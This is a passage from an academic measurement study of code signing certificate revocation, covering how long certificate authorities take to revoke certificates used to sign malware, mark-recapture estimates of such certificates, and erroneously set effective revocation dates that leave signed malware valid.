**Trusted timestamping.** Unlike the Web's PKI, the code signing PKI provides *trusted timestamping*. Trusted timestamping is a way to attest that the code was signed at a specific date and time. The timestamp is issued and signed by Time Stamping Authority (TSA) during the signing process. The trusted timestamp guarantees that the signature is generated within the validity period of a certificate to extend the trust in the signed program code even after the certificate expires. Unfortunately, malware writers also benefit from this mechanism. Properly signed and trusted timestamped malware can be trusted and remain valid even after its certificate expiration date.

**Trends of code signing abuse.** Digitally signed malware can help to bypass some of the protection mechanisms for end-users such as Windows' User Account Control (UAC) and some Anti-Virus (AV) engines. Therefore, malware authors have abused the code signing PKI and signed their malware code with the certificates either stolen or fraudulently issued to malware authors: for example, Stuxnet, Flame, and Duqu [8, 9, 23]. Kim et al. [12] presented threat models that emphasize three types of weaknesses in the code signing PKI: (1) inadequate client-side protections, (2) publisher-side key mismanagement, and (3) CA-side verification failures. Those weakness can breach the trust in the Windows' code signing PKI.

Moreover, malware authors also use the underground black markets to purchase code signing certificates. According to prior work [14], the certificates are being sold at $350–$1,000 for a code signing certificate and at $1,600–$3,000 for an EV code signing certificate. Also, they reported that about 60% of the compromised certificates in their data sets used to sign malware within the first month after its issue date. They claimed this finding as a new evidence of the growing prevalence of certificates issued for abuse.

[1] Due to the agreement terms, we are unable to publicize the data sets collected in the Symantec internal repository.

## 2.2 Revocation Process

Certificate revocation is the primary defense against the abuse of code signing. CAs are responsible for revoking certificates for reasons such as: the private key associated with a certificate is made public, the entity behind the certificate becomes untrusted, the certificate is used to sign malware even if the source is unknown, or if a certificate is erroneously issued [12]. The revocation process consists of three roles: (1) promptly discovering compromised certificates, (2) performing an effective revocation of the certificate, and (3) disseminating the revocation information.

**Discovery of potentially compromised certificates.** It is not clearly stated in the requirements [3] who is responsible for discovering compromised certificates. However, the notification of abuse often comes externally, from Anti-virus (AV) companies, researchers or the companies that own the certificates. Once notified, the CAs, who have issued the certificates, are required to promptly investigate and revoke the abused certificates. The delay between the initial discovery ($t_d$) and the time when the revocation information is made public (i.e., *revocation publication date* ($t_p$)) should be as short as possible. Figure 1 depicts the case where the discovery happened after the expiration ($t_e$). Due to trusted timestamping, the revocation should be performed even after the expiration date of the certificate. The revocation delay can be defined as $t_p - t_d$.

**Setting the revocation date.** Once the CAs confirm the abuse, in collaboration with the certificate owners, they have to decide the *effective revocation date* ($t_r$) due to the trusted timestamping. The effective revocation date determines which binaries will be impacted. Suppose we have a code signing certificate valid between $t_i$ (issue date) and $t_e$ (expiration date). We sign a binary with the certificate during its validity period. If a certificate is found to be compromised in some way at $t_d$ (detection date), it must be revoked. At this point the CA also must set $t_r$ (effective revocation date) for the certificate. As shown in Figure 1, any binary signed by the certificate after $t_r$, regardless of the trusted timestamp, will become invalid. However, a binary signed with a trusted timestamp before $t_r$ remains valid.

**Dissemination of revocation information.** CAs must then disseminate the revoked certificate information. Unlike the discovery and setting the revocation date, CAs are solely responsible for this part of the revocation process. The two predominant ways to disseminate certificate revocation information are (1) Certificate Revocation List (CRL) [4] and (2) Online Certificate Status Protocol (OCSP) [24].





Figure 1: An example of (i) an *effective revocation date ($t_r$)* that determines the validity of signed malware and (ii) a *revocation delay ($t_p$ - $t_d$)* ($t_i$: issue date, $t_e$: expiration date, $t_r$: effective revocation date, $t_b$: signing date of a benign program, $t_m$: signing date of malware, $t_d$: detection date, and $t_p$: revocation publication date). When an effective revocation date is set at $t_r$, the malware signed at $t_{m1}$ validates continuously as it was signed before $t_r$.

- *CRLs* contain the revocation information (certificate serial numbers, (effective) revocation date, revocation reason) of certificates that have been revoked. Each CRL is updated based on their CA's issuance policy; for example, they can be issued when a new revoked certificate is inserted, or a specific time of day or a day of month. The location of the CRL is specified at CRL Distribution Point (CDP) of the X.509 certificate. Clients have to periodically download the entire CRL (not just recent changes) to check the latest revocations.
- *OCSP* was introduced to resolve the network overhead problems of CRL. Clients can simply query an OCSP server for a certain certificate, which helps mitigate the network overhead at the server as well as clients. Authority Information Access (AIA), an extension field in a X.509 certificate specifies OCSP point for each certificate.

The TLS CAs are typically not responsible for providing the revocation status of expired certificates. The code signing CAs, however, must maintain and provide the revocation information of all certificates that they have issued including expired certificates due to the trusted timestamp [3, 20]. Since the trusted timestamp extends the life of a signed binary, CAs must maintain the CRLs and OCSP in perpetuity to make revocation information always-available for clients.

## 2.3 Effectiveness of Revocation Process

In this sub-section we discuss the revocation process. We break this part into four sub-questions:

**Q1. How many certificates are being used to sign malware?** The revocation process starts from the discovery of compromised certificates. We begin our study by estimating the magnitude of the current threat that should be the target of the revocation process.

**Q2. How prompt is the revocation process?** When alerted to a certificate problem, CAs have to begin investigating the reports within 24 hours and revoke the compromised certificates and publish the revocation information within seven days or get reasonable cause from the owner of the certificate to delay [3]. The date when the revocation information is available to the public (i.e., added to the CRL or OCSP), is defined as *revocation publication date* ($t_p$). There are currently some reporting mechanisms in place to allow an outside party, such as an AV company or researcher, to report misuse of certificates to CAs [3]. Due to this adhoc process, there may be delays from initial evidence of compromise ($t_d$) to the revocation published date ($t_p$).

**Q3. Are effective revocation dates set properly?** When revoking a certificate, the CA must set the date when the revocation should be considered active (*effective revocation date* ($t_r$)). Because of the trusted timestamp, any binary signed with the certificate before the effective revocation date ($t_r$) is still considered trusted, while any file signed and timestamped after the effective revocation date ($t_r$) is considered untrusted. Two strategies are used, *hard revocation* where $t_r = t_i$, and *soft revocation* where $t_i < t_r \leq t_e$. Hard revocation has the advantage that all malicious signed files are untrusted, but the side effect is that all benign files also become untrusted. Soft revocation tries to match the date more closely to the date when the certificate was compromised, which means some benign files will still be trusted. If this date is not set correctly, then signed malware (i.e., malware is signed before the date, $t_m < t_r$) may still exist and continue to be trusted as the example shown in Figure 1.

**Q4. Is revocation information served properly?** Client-side platforms (e.g., Windows) check the validity of both leaf and intermediate certificates used to sign program code. According to the specification [3], a binary should be considered unsigned when it is not possible to check the revocation status. Suppose that a client platform does not follow the specification, but instead applies a *soft-fail* revocation checking policy; the *soft-fail* revocation checking policy is for client platforms to trust certificates when revocation information is unavailable. In this setting, all signed malicious files can remain valid even after the certificate is already revoked if the revocation status information is unavailable. Therefore, it is important to check if the revocation information is properly maintained and disseminated by CAs.

## 2.4 Our Goal and Non-Goal

In the Web's PKI (e.g., TLS), the security issues of certificate revocation have been well-understood [6, 19, 30]. In contrast, little is known about code signing certificate revocation: in particular, the revocation process (1) promptly discovering compromised certificates, (2) revoking the compromised certificates effectively, and (3) disseminating the revocation information. In this paper, our goal is to systemically measure the problems in the revocation process and new threats introduced by these problems. Our non-goals include fully characterizing (1) CA's internal infrastructure problems, (2) their internal revocation policies, and (3) Windows platforms internal revocation checking policies.

## 2.5 Challenges for Measuring Revocation

In our study, the challenges for measuring code signing certificate revocation are (1) visibility and (2) timing. *Visibility* is an issue because, unlike on the open Internet, there is no easy way to identify all the certificates that are actively being used in the wild. Instead, we have to find data from sources that provide as wide a view of the ecosystem as possible. *Timing* is a problem because if we observe only a single version of the CRL, we can only see the *effective revocation date* ($t_r$), which helps define which files should be untrusted, but not when the trust was lost. To see the *revocation publication date* ($t_p$), when a certificate appears on a revocation list, we must actively monitor the CRLs over an extended period of time.

# 3 Data Collection

There are no publicly available datasets that are used to perform research on code signing certificates. In this section we describe our data collection methodology and how we measure the revocation process for code signing certs.

| | *Malsign* | *Malcert* | *Symantec* | *WINE* | **Total*** |
|---|---|---|---|---|---|
| PKCS #7 | 2,171 | 801,995 | 149,840 | 11,108 | 965,114 |
| CS certs.** | 2,106 | 1,121 | 145,411 | 1,137 | 145,582 |
| CRL URLs | 55 | 60 | 403 | 49 | 413 |
| OCSP URLs | 24 | 24 | 130 | 16 | 131 |

Table 2: Summary of the fundamental data. (*: total number of unique data, **: CS stands for code signing – some certificates have parsing errors.)

## 3.1 Fundamental Data (D1 – D2)

The code signing certificates are the seed to collect additional information since they include the revocation distribution points (CRLs and OCSP points) and other information that we monitor. Here we describe how we collect the code signing certificates and the revocation information. Table 2 shows the breakdown of the fundamental data.

**Code signing certificates (D1).** There is a publicly available corpus of TLS certificates at *Censys.io* [2], collected by scanning all IPv4 network address. In contrast, there is no large public corpus of code signing certificates observed in the wild. We use multiple data sets that are publicly released from prior research [1, 5, 13] and a proprietary repository of binary samples. The data sets are:

- *Malsign.* Kotzias et al. [13] evaluated signed malicious PE files and they publicly released the 2,171 leaf code signing certificates used to sign the PE files.
- *Malcert.* Alrawi et al. [1] examined 3.3 million samples collected from a commercial feed of a private company, and they shared 801,995 signed PE samples. The reason for the large reduction from PKCS #7 to CS certs for Malcert in Table 2 is that most of the PKCS #7 files were duplicate code signing certificates used to sign binaries with different hashes.
- *Symantec data set.* Symantec has an internal repository of binary files, from which they extracted a sample of 149,840 PKCS #7 files for analysis.
- *Samples from WINE [5] and VirusTotal.* To get more code signing certificates, we also select around 300 PE files for each CA from WINE (c.f., Section 3.3) and download the samples from VirusTotal using the download API; 11,108 PE samples are collected. The details of VirusTotal will be explained in Section 3.3.

A PKCS #7 [11] file includes code signing certificate chains, TSA certificate chains, a signature, and a hash value of a PE file. The data sets consist of PKCS #7 files except for the *Malsign* data set that provides only leaf code signing certificates. First, we extract only a leaf certificate from each PKCS #7 file by filtering out intermediate certificates and TSA certificates, and we select only code signing certificates using the keyword of "Code Signing" in the *extendedKeyUsage* extension field. We are unable to parse 1,989 leaf certificates due to parsing errors. 145,582 unique leaf code signing certificates (extracted from 965,114 binary samples) legitimately issued from CAs remain after we remove duplicate leaf certificates (85.2% leaf certificates are duplicate) and two self-signed certificates. Table 3 shows the number of code signing certificates for the top-ten most popular CAs in our data set (D1).

| CA | Leaf Certificates | |
|---|---|---|
| Verisign | 44,014 | (30.23%) |
| Thawte | 26,884 | (18.47%) |
| Comodo | 24,780 | (17.02%) |
| GlobalSign | 12,079 | (8.30%) |
| Symantec | 8,913 | (6.12%) |
| DigiCert | 8,300 | (5.70%) |
| Go Daddy | 7,376 | (5.07%) |
| WoSign | 3,796 | (2.61%) |
| Certum | 1,874 | (1.29%) |
| StartCom | 1,830 | (1.26%) |
| Other | 4,281 | (2.94%) |
| Total | 145,582 | (100%) |

Table 3: Top 10 Code signing Certificate Authorities. The top 10 CAs account for 97% of the certificates in our data set (D1).

The D1 data set is used for (1) the trend of revocation setting policy (Section 5.1), (2) the certificates without CRL and OCSP (Section 6.3), (3) the inconsistent responses from CRLs and OCSP (Section 6.3), and (4) the unknown or unauthorized responses from OCSP (Section 6.3).

**Revocation information (D2).** The CRLs and OCSP points (URLs) are specified at the *CRLDistributionPoints* and *AuthorityInfoAccess* extensions respectively. We extract the CRL and OCSP points from 145,582 leaf code signing certificates that we find in the four data sets. Most (137,027, 94.1%) certificates contain both CRL and OCSP points; only CRL points are specified in 7,794 (5.3%) certificates and only OCSP points are expressed in 98 (0.06%) certificates. We observe a total of 413 unique CRLs, however CRLs can be used for other purposes such as TLS. Therefore, we manually search *Censys.io* for each CRL and filter out CRLs used for other purposes. Eventually, 215 CRLs that are used only for code signing remain. We observed 131 unique points

[2] https://censys.io

for OCSP. This D2 data set is used to examine the problems in effective revocation date setting (Section 5.1), the transient certificates in CRLs (Section 6.3), and the no longer updated CRLs (Section 6.3).

## 3.2 Revocation Publication Date List (D3)

A CRL contains the serial numbers of revoked certificates, revocation date, and reason code. The *revocation date* field is *effective revocation date* ($t_r$) (c.f., Section 2.2) that determines the validity of signed program code. In other words, the revocation information in CRLs does not contain the date on which the certificates become revoked. Therefore, we devise a system, called *revocation publication date collection system* that collects revoked serial numbers once a day from our CRL data set in order to detect the *revocation publication date* ($t_p$), when the certificate is added to CRL or OCSP servers. This information can be used to measure the revocation delay between a malicious signed binary appearing in the wild and a CA revoking the compromised certificate. From the 215 CRLs, we observe 2,617 unique certificates added to the CRLs between Apr. 16th, 2017 to Sept. 10th, 2017. This D3 data set is used to examine the revocation delay (Section 4.2).

## 3.3 Binary Sample Information (D4 – D6)

Among our measurements, there exist several research questions which require information about the signed binaries. For example, to measure the malware which is still valid due to the ineffective revocation date setting, we need a view of the binaries signed with a revoked certificate and information to determine their maliciousness and their signing date. Therefore, we collect information about the signed binaries from three data sets: WINE, Symantec, and VirusTotal.

**Worldwide Intelligence Network Environment (WINE) (D4).** WINE [5] provides security telemetry submitted from 10.9 million Symantec customers around the world that opt into this data sharing. Among the various data sets in WINE, we use the binary reputation data that contains metadata of binary files that are seen on endpoints. We extract the following information from this data set: the SHA256 hash value of the file, the server-side timestamp, and the names of the publisher and the CA which are extracted from the code signing certificate. Note that detailed information of the certificate (e.g., a serial number of the certificate, CRL) is not provided in WINE. Also, WINE does not provide the actual binary. This D4 data set is used to examine the problems in revocation date setting (Section 5.1).

**Symantec metadata telemetry (D5).** For the revoked certificates observed by our *revocation publication date collection system*, we also received meta information about the binaries signed by the 2,617 code signing certificates from Symantec, using the serial numbers of the certificate to identify the set of the affected binaries. The information is similar to WINE, but for a more recent time period than what is in WINE (from Jan. 1st, 2016 to Sept. 10th, 2017) so that we could observe information related to more recent certificates and revocations that we track in D3. The data consist of the serial number of the signing certificates, the SHA256 hash of the binary, the first seen timestamp. Symantec provided us ground truth for identifying malware among these signed binaries as well. With the ground truth, we identify the certificates used on signed malware. This D5 data set is used to estimate malware signing certificates in the wild (Section 4.1), and to examine the revocation delay (Section 4.2).

**VirusTotal (D6).** Because the previous two data sets do not provide actual binaries, we use VirusTotal [27] to find specific binaries and to perform further analysis. VirusTotal provides a service that analyzes potentially malicious binary files and URLs using up to 63 different antivirus engines. The analysis is triggered when a sample is submitted, the report is kept in a database and exposed externally via an API. We use the private API to collect the following information from these reports: the signed date of the binary, the number of AV engines detected the file as malicious, and the first submission timestamp to VirusTotal.

VirusTotal also allows users to apply rule-based matching on the incoming submissions, which can help researchers find a specific type of malware. This platform is called VirusTotal Hunting [3], and it uses YARA [4] to define rules. We write a YARA rule that triggered when a binary was signed and at least 10 AV engines convict the binary. From each report, we extract the SHA256 hash of the binary, the first submission date, and the serial number of the leaf code signing certificate. The data collection began on Apr. 18th, 2017. The extracted data set is used in the estimation of malware signing certificates (Section 4.1), and to examine the revocation delay (Section 4.2).

We also use the VirusTotal download API to download the actual binary of a given hash when necessary (e.g., to collect the certificate to extract the CRL/OCSP information).

[3] https://www.virustotal.com/#/hunting-overview
[4] http://virustotal.github.io/yara/

### 3.4 CRL/OCSP Reachability History (D7)

**CRL reachability history.** For the list of CRLs we have in our data set, we check the reachability of the CRLs daily from Aug. 10th, 2017 to Sept. 10th, 2017. If a CRL is unreachable, we record the timestamp and the reason of failure to the log. This D7 data set is used for measuring the unreachability of CRLs (Section 6.2).

**OCSP reachability history.** Similar to the reachability checker for CRLs, we also develop an OCSP reachability checker. The checker tests the reachability of each OCSPs we found from the four data sets every 30 minutes. Rather than simply pinging the domain, it queries each OCSP points with the certificates that contain the OCSP point over the OCSP protocol using *Openssl*. Similarly, the timestamp and the reasons are logged if not reachable. It has been running with 131 unique OCSP points from Aug. 10th, 2017 to Sept. 10th, 2017. This D7 data set is used for measuring the unreachability of OCSP points (Section 6.2).

## 4 Discovery of Potentially Compromised Certificates

There are many reasons for revoking a code signing certificate, and in general it is difficult to determine whether and when a certificate should have been revoked. However, one situation warrants a prompt certificate revocation: when the corresponding private key has been used to sign malicious code [3]. We therefore compute a conservative estimate of the number of certificates used to sign malware in the wild, and we compare it with the coverage of a major security company to assess the odds of discovering all the potentially compromised certificates (Section 4.1). Furthermore, after a signed malware sample has been discovered, the information must reach the principal responsible for revoking the code signing certificate, and the principal must add the certificate to Certificate Revocation List (CRL). We therefore analyze the delay between the time when this information is available to the community and the time when the certificate appears on a CRL (Section 4.2).

### 4.1 Mark-recapture Population Estimation

The process of revocation starts from discovering the certificates used in malware. To understand how effective the discovery phase is, we need to answer our first research question, *Q1. How many certificates are used to sign malware in the wild?* However, there exists no official repository for code signing certificates and the signed binaries. To overcome this problem, we employ the mark-recapture analysis [15]. This technique was originally developed for measuring wildlife populations. The goal of mark-recapture is to estimate the size $N$ of a population that cannot be observed in its entirety. In our case, $N$ is the number of certificates employed by digitally signed malware. The technique requires two separate samples drawn, with replacement, from the population. The first sampling results in the capture of $n_1$ subjects. These subjects are marked and released in the wild. The second sampling results in the capture of $n_2$ subjects, among which $p$ bears the marks from the previous sampling. In other words, $p$ is the size of the intersection of the two samples, denoting the subjects that have been recaptured. An estimator $\hat{N}$ for the total population $N$ can then be computed as:

$$\hat{N} = \frac{n_1 n_2}{p} \tag{1}$$

We apply the mark-recapture technique to the malware signing certificates from two different data sets: Symantec telemetry (D5) and VirusTotal (D6). We consider that each data set is a sample of the total population of potentially compromised certificates. Specifically, $n_1$ and $n_2$ represent the numbers of certificates that should have been revoked, as they are known to sign malware, from the Symantec and VirusTotal data sets respectively.

**Assumptions and interpretation.** Mark-recapture makes three assumptions about the population and the sampling process that may not hold in our case. First, the subjects in the population should have an equal chance of being captured; in other words, the population is *homogeneous*. However, the certificate population is unlikely to be homogeneous. For example, a certificate used by a popular software company would have a higher chance of appearing in our datasets. Second, the samples from the population should be *independent*. That is, the initial capture should not affect the likelihood of recapture. This assumption ensures that the proportion of recaptured subjects in the second sample $p/n_2$ is the same as the proportion of marked subjects out of the total population $n_1/N$, which leads to Equation 1. However, security companies share malware feeds with each other, which raises the probability of recapture for the potentially compromised certificates captured in the first sample. Third, the population should be *closed*. A population is closed when its size does not fluctuate due to the birth and death of its members. However, our population changes over time, as certificates are issued and revoked.





Figure 2: (a) Trend in malware signing certificates (mark-recapture estimation as red and observed number as blue) over time (b) comparison between the estimation and the total number of newly revoked certificates during $(4/18/17 - 9/10/17)$ (the label starts from $4/17$ since it is the start of that week).

To minimize the impact of the last issue, we estimate $\hat{N}$ separately for each day. We set the birth date for each certificate as the first seen timestamp in the Symantec telemetry and the first submission date for VirusTotal, as this is when they join the population of potentially compromised certificates. Using the same reasoning, we consider that a certificate leaves the population on its revocation publication date ($t_p$). Because CRLs are updated daily, our population of interest is approximately closed within each day.

To mitigate the impact of a non-homogeneous population, we compute our daily estimates between 4/18/17 and 9/10/17, the collection period for D6. While the two data sets include certificates issued before April 2017, malware signed with these older certificates may have a lower probability of occurring in the VirusTotal Hunting. Furthermore, some certificates may have a low prevalence, for example because they are only used in targeted attacks and may not occur in either data set. The existence of such certificates would imply that $\hat{N}$ underestimates the real population $N$. Similarly, dependencies between the two data sets would lead to an increase of the intersection $p$, which would also result in an underestimation of $N$. Our estimation in this section should be interpreted as a *lower bound* for the true population of potentially compromised certificates.

**Results.** Figure 2(a) shows the average of our daily estimations $\hat{N}$, for each week during our measurement period. We also compare these estimations with the number of potentially compromised certificates that we actually observe, which is the union of the sets of certificates observed daily from the Symantec telemetry (D5) and from VirusTotal (D6). Excluding the last week (9/4–9/10), we estimate that at least 1,004–1,786 code signing certificates were used to sign malware in the wild and had not been revoked by the date of the estimation.[5] On average, the estimated population is 2.74× larger than the observed number of certificates. This suggests that even a major security company like Symantec and an information aggregator like VirusTotal do not observe a large portion of the potentially compromised certificates.

To illustrate the effect of the inefficient discovery process on the revocations, in Figure 2(b) we compare the mark-recapture estimation on all the certificates observed during the measurement period (4/18–9/10/17) with the actual number of newly revoked certificates, which revocation publication date ($t_p$) is between 4/18/17 and 9/10/17, from data set D3. The number of the estimated population of potentially compromised certificates during this period represents 95.1% of the code signing certificates added to the CRLs. While the CRLs do not indicate the reason for the revocations, our close estimation could indicate that most revocations are done in response to the discovery of signed malware. We note that, because our estimation is a lower bound, the number of potentially compromised certificates may be much larger in reality. However, even if all the certificates that sign malware in the wild are eventually revoked, this does not imply that the security threat is mitigated effectively, as the revocations may correspond to older discoveries. We next investigate the delay between the discovery of potentially compromised certificates and their revocation.

## 4.2 Revocation Delay

Kim et al. [12] estimated that 80% of the compromised code-signing certificates remain a threat for over 5.6 years after they are first used to sign malware. Their estimation included certificates that were never revoked and used an approximation for the revocation publication date. We take a data driven approach to explore the revocation process. As discussed in Section 2.3, CAs must revoke a certificate within seven days after they are alerted that the certificate has been used to sign malicious code. Therefore, our second research question is *Q2. After the signed malware is discovered, how promptly is the corresponding certificate revoked?*

[5] Because the Symantec telemetry dataset was collected starting from the certificates we observed on CRLs (D3), all the certificates in D5 were revoked by the end of our observation period. During the last week $n_1 = 1$, which prevents us from making an accurate estimation.





Figure 3: Revocation delays between the dates on which the malware signed with compromised certificates and the dates on which CAs revoke the compromised certificate.

To answer this question, we need an accurate estimation of the revocation publication date ($t_p$). This is provided by our *revocation publication date collection system* (D3). We focus only on certificates that have been revoked; D3 includes 2,617 code signing certificates, with $t_p$ between Apr. 16th, 2017 and Sept. 10th, 2017.

Our next challenge is to determine the discovery date for the corresponding signed malware. We use Symantec metadata telemetry (D5) to identify a set of hashes for binaries files that are signed with the revoked certificates from D3. Of the 2,617 revoked certificates, we find 468 (17.9%) revoked certificates in the D5 data set, and 146,286 hashes signed with the revoked certificates. Since Symantec does not collect these binaries we rely on VirusTotal (D6) and *AVClass* [25] to get a report of the binary and label the signed malware using consensus results. From the VirusTotal reports we also retrieve the first submission timestamp of the binaries. In total we find 19,053 unique samples in VirusTotal, and 254 unique certificates used to sign the samples.

For each certificate, we use the earliest detection date of a signed malware sample as the discovery date ($t_d$). As multiple anti-virus vendors were aware of the abuse, this represents a conservative estimate for the date when the security community started suspecting that the certificate was likely compromised. We compute the *revocation delay* ($t_p - t_d$) as the difference between this date and the revocation publication date ($t_p$), when the certificate was added to its CRL.

**Results.** The revocation delay ranges from one day to 1553 days; Figure 3 shows a cumulative distribution. The average delay is 171.4 days (5.6 months) (std 324.9 days, median 38 days). The long delays imply that CAs either do not receive the information in a timely manner or do not strictly follow the minimum requirements set by the CA/Browser Forum Code Signing Working Group [3]. In consequence, users remain exposed to this threat for over five months, on average, after the discovery of the signed malware.





Figure 4: Effective revocation date setting trends: Number of revoked certificates (stacked).

## 5 Setting the Revocation Date

Even if potentially compromised certificates could be discovered efficiently, the CA must determine a proper revocation date (we call this the *effective revocation date*) to cover the period when trust in the certificate is compromised.

### 5.1 Problems in Revocation Date Setting

To have an effective revocation process, the next question we have to answer is *Q3. Are effective revocation dates set properly?* As described in Section 2.3, CAs must set revocation dates when revoking the certificates that they have issued. CAs can set $t_r$ (effective revocation date) to $t_i$ (issue date), called *hard revocation*. On the other hand, $t_r$ can be set to any date between $t_i$ and $t_e$ (expiration date), called *soft revocation*. The trust in a signed binary depends on the effective revocation date, and so a CA generally tries to set $t_r$ (effective revocation date) close to the oldest $t_m$ (the date on which the certificate signed malware). We examine CAs' revocation date setting policies to better understand how the CAs set the effective revocation date (e.g., hard or soft), and how the trend is changed over time, using our data set (D1). We also identify the security problem led by the wrong effective revocation date setting in soft revocation.

**Trend of effective revocation date setting.** We examine how the CAs set the effective revocation date when they revoke the certificates using our collected 145,582 code signing certificates (D1). First, we check the certificate's

| | $< t_i$ | $= t_i$ | $\leq t_e$ | $> t_e$ | Total |
|---|---|---|---|---|---|
| Comodo | 0 | 426 | 1,437 | 17 | 1,880 |
| Thawte | 0 | 74 | 1,055 | 39 | 1,168 |
| Go Daddy | 2 | 14 | 672 | 18 | 706 |
| Verisign | 2 | 59 | 430 | 51 | 542 |
| Digicert | 1 | 161 | 323 | 3 | 488 |
| Starfield | 0 | 3 | 153 | 2 | 158 |
| Symantec | 0 | 33 | 89 | 1 | 123 |
| Wosign | 0 | 57 | 17 | 0 | 74 |
| Startcom | 0 | 0 | 47 | 0 | 47 |
| Certum | 0 | 1 | 9 | 0 | 10 |
| Other | 0 | 96 | 117 | 1 | 214 |
| Total | 5 | 924 | 4,349 | 132 | 5,410 |

Table 4: Effective revocation date setting policy for top 10 CAs ($t_i$: issue date, $t_e$: expiration date).





Figure 5: CDF of the revocation date setting error ($t_r - t_m$): difference between the effective revocation date and the first malware signing date of a certificate.

revocation status using CRL points, specified at its certificate extension field. Table 4. shows the breakdown of the effective revocation date setting policy. We observe that 5,410 (3.7% out of 145,582 certificates) certificates are explicitly revoked. Of those, 96% (5,196) certificates have been issued by the top 10 CAs; most (1,880, 34.8%) revoked certificates are issued by Comodo, followed by Thawte (1,168, 21.6%). Most (4,481, 82.8%) revoked certificates take *soft revocation* while only 17.2% certificates perform *hard revocation*.

Most CAs apply both *hard revocation* and *soft revocation* when revoking a certificate. Soft revocation is more common than hard revocation in all CAs except for Wosign; in particular, Startcom has never performed hard revocation in our observation. Interestingly, three CAs (Go Daddy, Verisign, and Digicert) set the effective revocation date to before their certificates' issue date. The two certificates of Go Daddy were set to one day before their issue date, and the one certificate of Digicert was set to five days before its issue date. However, other two certificates of Verisign were set to around five months and nine months respectively before their issue date. It is considered hard revocation; therefore, there are no security threats to clients. Figure 4 presents the total number of soft and hard revocations. The total number of revocation has made a drastic increase since 2012. It is also worth noting that the numbers for 2016 and 2017 are not yet final, as we have already seen in the previous section, due to revocation delay these numbers should continue to grow in the future.

**Ineffective revocation date setting.** So far we have seen the dominance of soft revocation among the CAs. As mentioned in Section 2.3, soft revocation may result in the survival of signed malware even after a certificate has been revoked if a CA sets the wrong effective revocation date. As shown in Table 4, most CAs have set the effective revocation dates even after its certificate expiration date. In this case, the effective revocation dates become ineffective. In other words, the revoked certificates should not affect any properly signed and timestamped sample including malware should remain valid.

We measure how many CAs erroneously set effective revocation dates, and how many signed malware still remains valid even after the certificates used to sign are revoked. To examine the erroneous effective revocation date problems, the information (e.g., signing date) of binary samples signed with the revoked certificates is necessary. We use WINE data set (D4), and query VirusTotal with the 12,351,946 signed hashes from WINE. Only 4,729,023 (38.3%) samples have *sigcheck* information in its VirusTotal report; and the 4,729,023 samples are signed with 45,613 unique certificates. We are unable to directly obtain the effective revocation dates of the 45,613 certificates because of the following two reasons. First, the search index service of VirusTotal supports only 80TB of data, or about a month of samples so that we cannot query VirusTotal for all old samples. Second, the VirusTotal reports contain neither CRLs nor OCSP points to check the revocation status and to obtain effective revocation dates. Therefore, we query the CRLs we have collected (D2) to check whether or not the certificate is revoked and to obtain effective revocation dates ($t_r$) if revoked. This process gives us 1,022 revoked certificates (out of 45,613 certificates).

We find that CAs applied the soft revocation policy to revoke 891 (87.2%) certificates. Of those, the effective revocation date ($t_r$) of 45 (5.1%) certificates were erroneously set by CAs. The affected CAs are summarized in Table 5. We also measure how many malware signed with the certificates are still valid due to the ineffective revocation dates. We first use AVClass [25] to

label malware using the VirusTotal reports. For the labeled malware sample, we extract the signed date $t_m$. If we find a signed malware with $t_m < t_r$, we say the effective revocation date is erroneously set and the malware remains valid. We find that 250 malware (5.3% out of the 4,716 malware) signed with the 45 certificates still remain valid. The still-valid signed malware should be revoked, but due to the CAs' error, they remain valid and a security threat to clients. The number of still-valid signed malware is relatively small in our data sets, but we believe that more still-valid signed malware can be found in the wild since our data sets are limited, and do not cover all samples in the wild. Figure 5 shows the difference between the effective revocation date ($t_r$) and the oldest signing date of signed malware ($t_m$) of the certificate. The shortest difference is one day, and the longest difference is 1019 days (2.8 years). Clients may execute or install the still-valid malware because the executions of the malware do not trigger any warnings for clients even though its certificate is already revoked.

# 6 Dissemination of Revocation Information

